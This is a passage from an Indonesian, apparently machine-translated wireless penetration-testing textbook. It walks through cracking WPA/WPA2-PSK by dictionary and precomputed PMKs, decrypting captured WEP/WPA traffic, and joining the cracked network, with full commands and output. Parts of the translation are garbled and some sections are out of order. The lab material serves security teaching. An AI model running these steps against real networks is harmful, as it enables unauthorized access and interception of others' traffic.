idrac_default_pass.txt      sap_icm_paths.txt
idrac_default_user.txt      sensitive_files.txt
ipmi_passwords.txt          sensitive_files_win.txt
ipmi_users.txt               sid.txt
joomla.txt                 snmp_default_pass.txt
malicious_urls.txt          tftp.txt
multi_vendor_cctv_dvr_pass.txt
multi_vendor_cctv_dvr_users.txt
namelist.txt                tomcat_mgr_default_pass.txt
                           tomcat_mgr_default_userpass.txt
                           tomcat_mgr_default_users.txt
                           unix_passwords.txt
                           unix_users.txt
                           vnc_passwords.txt
                           vxworks_collide_20.txt
                           vxworks_common_20.txt
```

The quieter you are, the more you are able to hear.

[root@kali: ~] [root@kali: ~/WEPCrack] [WPACrackingDemo-0...]

To release input, press Ctrl+Alt

7.Kami sekarang akan memanggil aircrack-ng utilitas dengan pcapfile sebagai input dan tautan ke file kamus, seperti yang ditunjukkan pada tangkapan layar berikut. Saya telah menggunakan nmap.lst ,seperti yang ditunjukkan di terminal:



Cacat Enkripsi WLAN

8.aircrack-ng menggunakan file kamus untuk mencoba berbagai kombinasi frasa sandi dan mencoba memecahkan kuncinya. Jika frasa sandi ada di file kamus, pada akhirnya akan memecahkannya dan layar Anda akan terlihat mirip dengan yang ada di tangkapan layar:

```
Aircrack-ng 1.2 beta3
[00:00:00] 648 keys tested (1091.54 k/s)

KEY FOUND! [ abcdefgh ]

Master Key      : D6 C1 F1 E5 BD F5 E8 1A A4 A2 B8 32 F4 08 99 BD
                  71 5B D6 F3 F1 1A CD 7E 9A B3 7E 36 48 06 8B 01

Transient Key   : ED 45 1C 51 B8 E4 A5 22 F2 30 73 31 6A AF 6F 2D
                  65 FD 8B 58 5F C1 2C 9E 1D 9A 34 30 96 B7 34 87
                  E0 89 24 CF 08 B7 B7 57 22 A9 AD 24 47 94 8F 59
                  E3 31 8A 8A 45 02 B7 C1 D0 0D 48 EE 3A E8 CD E4

EAPOL HMAC     : F9 6A 31 80 29 77 EC 36 9E 28 72 08 53 61 04 55

root@kali:~#
```

9.Harap perhatikan bahwa, karena ini adalah serangan kamus, prasyaratnya adalah frasa sandi harus ada dalam file kamus yang Anda berikan aircrack-ng.Jika frasa sandi tidak ada dalam kamus, serangan akan gagal!

Apa yang baru saja terjadi?

Kami menyiapkan WPA-PSK di titik akses kami dengan frasa sandi umum:ABCD EFGH.Kami kemudian menggunakan serangan deauthentication agar klien yang sah terhubung kembali ke titik akses. Saat kami terhubung kembali, kami menangkap jabat tangan WPA empat arah antara titik akses dan klien.

Karena WPA-PSK rentan terhadap serangan kamus, kami memasukkan file tangkapan yang berisi jabat tangan empat arah WPA dan daftar frasa sandi umum (dalam bentuk daftar kata) ke Aircrack-ng.Sebagai kata sandi ABCD EFGH hadir dalam daftar kata,Aircrack-ng mampu memecahkan frasa sandi bersama WPA-PSK. Sangat penting untuk dicatat lagi bahwa, dalam cracking kamus berbasis WPA, Anda sama baiknya dengan kamus yang Anda miliki. Karena itu, penting untuk menyusun kamus yang besar dan rumit sebelum Anda mulai. Meskipun BackTrack dikirimkan dengan kamusnya sendiri, kadang-kadang mungkin tidak mencukupi dan mungkin membutuhkan lebih banyak kata, terutama dengan mempertimbangkan faktor pelokalan.

Selamat mencoba – mencoba memecahkan WPA-PSK dengan Cowpatty

Cowpatty adalah alat yang juga dapat memecahkan frasa sandi WPA-PSK menggunakan serangan kamus. Alat ini disertakan dengan BackTrack. Saya membiarkannya sebagai latihan bagi Anda untuk menggunakan Cowpatty untuk memecahkan frasa sandi WPA-PSK.

Juga, atur frasa sandi yang tidak biasa yang tidak ada dalam kamus dan coba serang lagi. Anda sekarang tidak akan berhasil memecahkan frasa sandi dengan Aircrack-ng dan Cowpatty.

Penting untuk dicatat bahwa serangan yang sama berlaku bahkan untuk jaringan WPA2 PSK. Saya mendorong Anda untuk memverifikasi ini secara mandiri.

Mempercepat cracking WPA/WPA2 PSK

Seperti yang telah kita lihat di bagian sebelumnya, jika kita memiliki frasa sandi yang benar di kamus kita, cracking WPA-Personal akan bekerja dengan sangat baik setiap saat. Jadi, mengapa kita tidak membuat kamus besar yang rumit dari jutaan kata sandi dan frasa umum yang digunakan orang? Ini akan sangat membantu kami dan seringkali, kami akhirnya memecahkan frasa sandi. Kedengarannya bagus, tetapi kami kehilangan satu komponen utama di sini—waktu yang dibutuhkan. Salah satu perhitungan CPU dan memakan waktu yang lebih banyak adalah kunci Pre-Shared menggunakan frasa sandi PSK dan SSID melalui PBKDF2. Fungsi ini meng-hash kombinasi keduanya lebih dari 4.096 kali sebelum mengeluarkan kunci Pre-Shared 256-bit. Langkah selanjutnya dalam cracking melibatkan penggunaan kunci ini bersama dengan parameter dalam jabat tangan empat arah dan verifikasi terhadap MIC dalam jabat tangan. Langkah ini tidak mahal secara komputasi. Juga, parameter akan bervariasi dalam jabat tangan setiap saat dan karenanya, langkah ini tidak dapat dihitung sebelumnya. Maka dari itu, untuk mempercepat proses cracking, kita perlu melakukan perhitungan Pre-Shared key dari passphrase secepat mungkin.

Cacat Enkripsi WLAN

Kita dapat mempercepat ini dengan menghitung sebelumnya Kunci yang Dibagikan Sebelumnya, juga disebut **Kunci Master Berpasangan(PMK)** dalam bahasa standar 802.11. Penting untuk dicatat bahwa, karena SSID juga digunakan untuk menghitung PMK, dengan kata sandi yang sama dan dengan SSID yang berbeda, kita akan mendapatkan PMK yang berbeda. Jadi, PMK bergantung pada frasa sandi dan SSID.

Pada latihan berikutnya, kita akan melihat cara menghitung PMK dan menggunakannya untuk cracking WPA/WPA2 PSK.


Waktunya beraksi – mempercepat proses cracking

Kita dapat melanjutkan dengan langkah-langkah berikut:

- 1.Kami dapat menghitung PMK untuk SSID dan daftar kata yang diberikan menggunakan **genpmk** alat dengan perintah berikut:

```
genpmk -f <daftar kata yang dipilih>-d PMK-Wireless-Lab -s "Lab Nirkabel"
```

Ini membuat file PMK-Wireless-Lab yang berisi PMK yang dibuat sebelumnya:



The screenshot shows a terminal window titled "root@kali: ~" running on Kali Linux. The terminal displays the following command and its execution:

```
root@kali:~# genpmk -f /usr/share/wordlists/nmap.lst -d PMK-Wireless-Lab -s "Wireless Lab"
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File PMK-Wireless-Lab exists, appending new data.
key no. 1000: pinkgirl

1641 passphrases tested in 4.00 seconds: 410.09 passphrases/second
root@kali:~#
```

The terminal window is part of a desktop environment with a Kali Linux wallpaper and a root indicator in the top bar.

2.Kami sekarang membuat jaringan WPA-PSK dengan frasa sandi ABCD EFGH (hadir dalam kamus yang kami gunakan) dan tangkap jabat tangan WPA untuk jaringan itu. Kami sekarang menggunakan Cowpattyuntuk memecahkan frasa sandi WPA, seperti yang ditunjukkan pada tangkapan layar berikut:

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The terminal content shows the command "root@kali:~# cowpatty -d PMK-Wireless-Lab -s "Wireless Lab" -r WPACrackingDemo-03.cap" being run. The output indicates that the tool has collected all necessary data to mount a crack against WPA2/PSK and has started a dictionary attack. It also mentions that the PSK is "abcdefgh". The terminal window is part of a larger desktop interface with a Kali Linux logo and slogan in the background.

```
root@kali:~# cowpatty -d PMK-Wireless-Lab -s "Wireless Lab" -r WPACrackingDemo-03.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.

The PSK is "abcdefgh".
731 passphrases tested in 0.01 seconds: 123542.33 passphrases/second
root@kali:~#
```

Dibutuhkan sekitar 7,18 detik untuk Cowpattyuntuk memecahkan kunci, menggunakan PMK yang telah dihitung sebelumnya.

3.Kami sekarang menggunakan aircrack-ng dengan file kamus yang sama, dan proses cracking memakan waktu lebih dari 22 menit. Ini menunjukkan berapa banyak yang kita peroleh karena perhitungan sebelumnya.

- 4.** Untuk menggunakan PMK ini dengan aircrack-ng, kita perlu menggunakan alat bernama airolib-ng. Kami akan memberikannya pilihan airolib-ng, PMK-Aircrack - - impor, Dancowpatty PMK-Wireless-Lab, Di mana PMK-Aircrack adalah aircrack-ng database yang kompatibel untuk dibuat dan PMK-Wireless-Lab adalah genpmk database PMK yang sesuai yang telah kita buat sebelumnya.
- 5.** Kami sekarang memberi makan basis data ini ke aircrack-ng dan proses cracking menjadi sangat cepat. Kami menggunakan perintah berikut:
aircrack-ng -r PMK-Aircrack WPACrackingDemo2-01.cap
- 6.** Ada alat tambahan yang tersedia di BackTrack seperti Pyrit yang dapat memanfaatkan sistem multi CPU untuk mempercepat cracking. Kami memberikan pcap nama file dengan -R pilihan dangenpmk file PMK yang sesuai dengan -Sayapilihan. Bahkan pada sistem yang sama yang digunakan dengan alat sebelumnya, Pyrit membutuhkan waktu sekitar 3 detik untuk memecahkan kuncinya, menggunakan file PMK yang sama yang dibuat menggunakan genpmk.

Apa yang baru saja terjadi?

Kami melihat berbagai alat dan teknik yang berbeda untuk mempercepat cracking WPA/WPA2-PSK. Ide keseluruhannya adalah untuk menghitung terlebih dahulu PMK untuk SSID tertentu dan daftar frasa sandi di kamus kami.

Mendekripsi paket WEP dan WPA

Dalam semua latihan yang telah kami lakukan hingga saat ini, kami memecahkan kunci WEP dan WPA menggunakan berbagai teknik. Apa yang kami lakukan dengan informasi ini? Langkah pertama adalah mendekripsi paket data yang telah kami tangkap menggunakan kunci ini.

Pada latihan berikutnya, kita akan mendekripsi paket WEP dan WPA dalam file jejak yang sama dengan yang kita rekam melalui udara, menggunakan kunci yang telah kita retas.

Saatnya beraksi – mendekripsi paket WEP dan WPA

Kita dapat melanjutkan dengan langkah-langkah berikut:

- 1.Kami akan mendekripsi paket dari file tangkapan WEP yang kami buat sebelumnya:


WEPCrackingDemo-01.cap.Untuk ini, kami akan menggunakan alat lain di suite Aircrack-ng yang disebut airdecap-ng.Kami akan menjalankan perintah berikut, seperti yang ditunjukkan pada tangkapan layar berikut, menggunakan kunci WEP yang telah kami pecahkan sebelumnya:

```
airdecap-ng -w abcdefabcdefabcdef12 WEPCrackingDemo-02.cap
```

```
Kali Linux 32-bit - VMware Player (Non-commercial use only)
Fri 26 Sep, 21:44
root@kali: ~/WEPCrack
File Edit View Search Terminal Tabs Help
root@kali: ~/WEPCrack root@kali: ~ root@kali: ~/WEPCrack
root@kali:~/WEPCrack# airdecap-ng -w abcdefabcdefabcdef12 WEPCrackingDemo-02.cap
Total number of packets read 426553
Total number of WEP data packets 258975
Total number of WPA data packets 0
Number of plaintext data packets 1
Number of decrypted WEP packets 254269
Number of corrupted WEP packets 0
Number of decrypted WPA packets 0
root@kali:~/WEPCrack#
```

Cacat Enkripsi WLAN

2. File yang didekripsi disimpan dalam file bernama WEPCrackingDemo-02-dec.cap. Kami menggunakan tshark utilitas untuk melihat sepuluh paket pertama dalam file. Harap dicatat bahwa Anda mungkin melihat sesuatu yang berbeda berdasarkan apa yang Anda tangkap:




The screenshot shows a terminal window titled "root@kali: ~/WEPCrack". The terminal is displaying the output of the command "tshark -r WEPCrackingDemo-02-dec.cap". The output shows several network packets, mostly SSDP M-SEARCH requests from various IP addresses to port 1900. Some DHCP and LLMNR queries are also visible. The terminal window is part of a desktop environment with a menu bar at the top and a taskbar at the bottom.

```
root@kali:~/WEPCrack# tshark -r WEPCrackingDemo-02-dec.cap
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to running Wireshark as superuser. See http://wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
1  0.000000 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
2  0.001052 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
3  1.767038 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
4  1.772698 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
5  1.981054 fe80::3ddb:b927:3429:4368 -> ff02::1:3    LLMNR 84 Standard query 0x2c39 A w
pad
6  1.982078 192.168.1.100 -> 224.0.0.252 LLMNR 64 Standard query 0x2c39 A wpad
7  1.983642 fe80::3ddb:b927:3429:4368 -> ff02::1:3    LLMNR 84 Standard query 0x2c39 A w
pad
8  1.985176 192.168.0.7 -> 224.0.0.252 LLMNR 64 Standard query 0x2c39 A wpad
9  2.004098 192.168.1.100 -> 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x9d
05873c
10 2.004122 192.168.1.100 -> 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x9d
05873c
11 2.009754 192.168.1.1 -> 192.168.1.100 DHCP 590 DHCP ACK - Transaction ID 0x9d058
```

3. WPA/WPA2 PSK akan bekerja dengan cara yang persis sama dengan WEP, menggunakan airdecap-ng utilitas, seperti yang ditunjukkan pada tangkapan layar berikut, dengan perintah berikut:

```
airdecap-ng -p abdefg WPACrackingDemo-02.cap -e "Lab Nirkabel"
```



Apa yang baru saja terjadi?

Kami baru saja melihat bagaimana kami dapat mendekripsi paket terenkripsi WEP dan WPA/WPA2-PSK menggunakan Airdecap-ng. Sangat menarik untuk dicatat bahwa kita dapat melakukan hal yang sama dengan menggunakan Wireshark. Kami akan mendorong Anda untuk mengeksplorasi bagaimana hal ini dapat dilakukan dengan berkonsultasi dengan dokumentasi Wireshark.


Menghubungkan ke jaringan WEP dan WPA

Kami juga dapat terhubung ke jaringan resmi setelah kami memecahkan kunci jaringan. Ini bisa berguna selama pengujian penetrasi. Masuk ke jaringan resmi dengan kunci retak adalah bukti utama yang dapat Anda berikan kepada klien Anda bahwa jaringannya tidak aman.

Saatnya beraksi – menghubungkan ke jaringan WEP

Kita dapat melanjutkan dengan langkah-langkah berikut:

1. Menggunakan iwconfig utilitas untuk terhubung ke jaringan WEP, setelah Anda memiliki kuncinya. Dalam latihan sebelumnya, kami memecahkan kunci WEP—abcdefabcdefabcdefabcdef12:



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'root@kali: ~' is open, displaying the following command and its output:

```
root@kali:~# iwconfig wlan0 essid "Wireless lab" key abcdefabcdefabcdef12
root@kali:~#
root@kali:~# iwconfig wlan0
wlan0    IEEE 802.11bgn  ESSID:"Wireless lab"
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:ABCD-EFAB-CDEF-ABCD-EFAB-CDEF-12
          Power Management:off

root@kali:~#
```

The desktop background features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.'


Apa yang baru saja terjadi?

Kami melihat cara terhubung ke jaringan WEP.

Saatnya beraksi – menghubungkan ke jaringan WPA

Kita dapat melanjutkan dengan langkah-langkah berikut:

- 1.Dalam kasus WPA, masalahnya sedikit lebih rumit. Ituiwconfigutilitas tidak dapat digunakan dengan WPA/WPA2 Personal dan Enterprise, karena tidak mendukungnya. Kami akan menggunakan alat baru yang disebutWPA_pemohonuntuk laboratorium ini. Menggunakan pemohon WPA_untuk jaringan, kita perlu membuat file konfigurasi, seperti yang ditunjukkan pada tangkapan layar berikut. Kami akan menamai file iniwpa-sup.conf:



- 2.Kami kemudian akan memanggilWPA_pemohonutilitas dengan opsi berikut:

-D wext -i wlan0 -c wpa-sup.confuntuk terhubung ke jaringan WPA kita baru saja retak. Setelah koneksi berhasil, WPA_supplicant akan memberi Anda pesan:**Sambungan ke XXXX selesai.**

- 3.Untuk jaringan WEP dan WPA, setelah terhubung, Anda dapat menggunakan dhclient untuk mengambil alamat DHCP dari jaringan dengan mengetikdhclient3 wlan0.

Cacat Enkripsi WLAN

Apa yang baru saja terjadi?

Utilitas Wi-Fi default tidak dapat digunakan untuk terhubung ke jaringan WPA/WPA2. Alat de-facto untuk ini adalah WPA_Pemohon. Di lab ini, kami melihat cara menggunakan untuk terhubung ke jaringan WPA.

Kuis pop – kelemahan enkripsi WLAN

Q1. Paket apa yang digunakan untuk Packet Replay?

1. Paket deautentikasi.
2. Paket terkait.
3. Paket ARP terenkripsi.
4. Tidak satu pun di atas.

Q2. Kapan WEP bisa di-crack?

1. Selalu.
2. Hanya jika kunci/frasa sandi yang lemah dipilih.
3. Hanya dalam keadaan khusus.
4. Hanya jika jalur akses menjalankan perangkat lunak lama.

Q3. Kapan WPA bisa di-crack?

1. Selalu.
2. Hanya jika kunci/frasa sandi yang lemah dipilih.
3. Jika klien berisi firmware lama.
4. Bahkan tanpa klien yang terhubung ke jaringan nirkabel.

Ringkasan

Dalam bab ini, kita belajar tentang enkripsi WLAN. WEP cacat dan apa pun kunci WEP-nya, dengan sampel paket data yang cukup: WEP selalu dapat diretas. WPA/WPA2 secara kriptografis tidak dapat dipecahkan saat ini; namun, dalam keadaan khusus, seperti saat frasa sandi yang lemah dipilih di WPA/WPA2-PSK, adalah mungkin untuk mengambil kata sandi menggunakan serangan kamus.

Pada bab selanjutnya, kita akan melihat serangan yang berbeda pada infrastruktur WLAN, seperti titik akses nakal, kembar jahat, serangan bit-flipping, dan sebagainya.

5

Serangan pada Infrastruktur WLAN

"Jadi, yang paling penting dalam perang adalah menyerang strategi musuh"

Sun Tzu, Seni Perang

Dalam bab ini, kita akan menyerang inti infrastruktur WLAN! Kami akan fokus pada bagaimana kami dapat menembus jaringan resmi menggunakan berbagai vektor serangan baru dan memikat klien resmi untuk terhubung dengan kami, sebagai penyerang.

Infrastruktur WLAN adalah yang menyediakan layanan nirkabel untuk semua klien WLAN dalam suatu sistem. Dalam bab ini, kita akan melihat berbagai serangan yang dapat dilakukan terhadap infrastruktur:

- Akun default dan kredensial pada titik akses
- serangan Denial of service
- Kembar jahat dan titik akses MAC
- memalsukan titik akses Rogue

Akun dan kredensial default pada titik akses

Titik akses WLAN adalah blok bangunan inti dari infrastruktur. Meskipun memainkan peran yang begitu penting, terkadang mereka paling diabaikan dalam hal keamanan. Dalam latihan ini, kita akan memeriksa apakah kata sandi default pada titik akses telah diubah atau tidak. Kemudian, kami akan memverifikasi bahwa, meskipun kata sandi telah diubah, kata sandi tersebut masih mudah ditebak dan dipecahkan menggunakan serangan berbasis kamus.

Cacat Enkripsi WLAN

enkripsi WLAN

WLAN mengirimkan data melalui udara dan dengan demikian ada kebutuhan yang melekat untuk melindungi kerahasiaan data. Ini paling baik dilakukan dengan menggunakan enkripsi. Komite WLAN (IEEE 802.11) merumuskan protokol berikut untuk enkripsi data:

- **Privasi Setara Kabel(WEP) Akses**
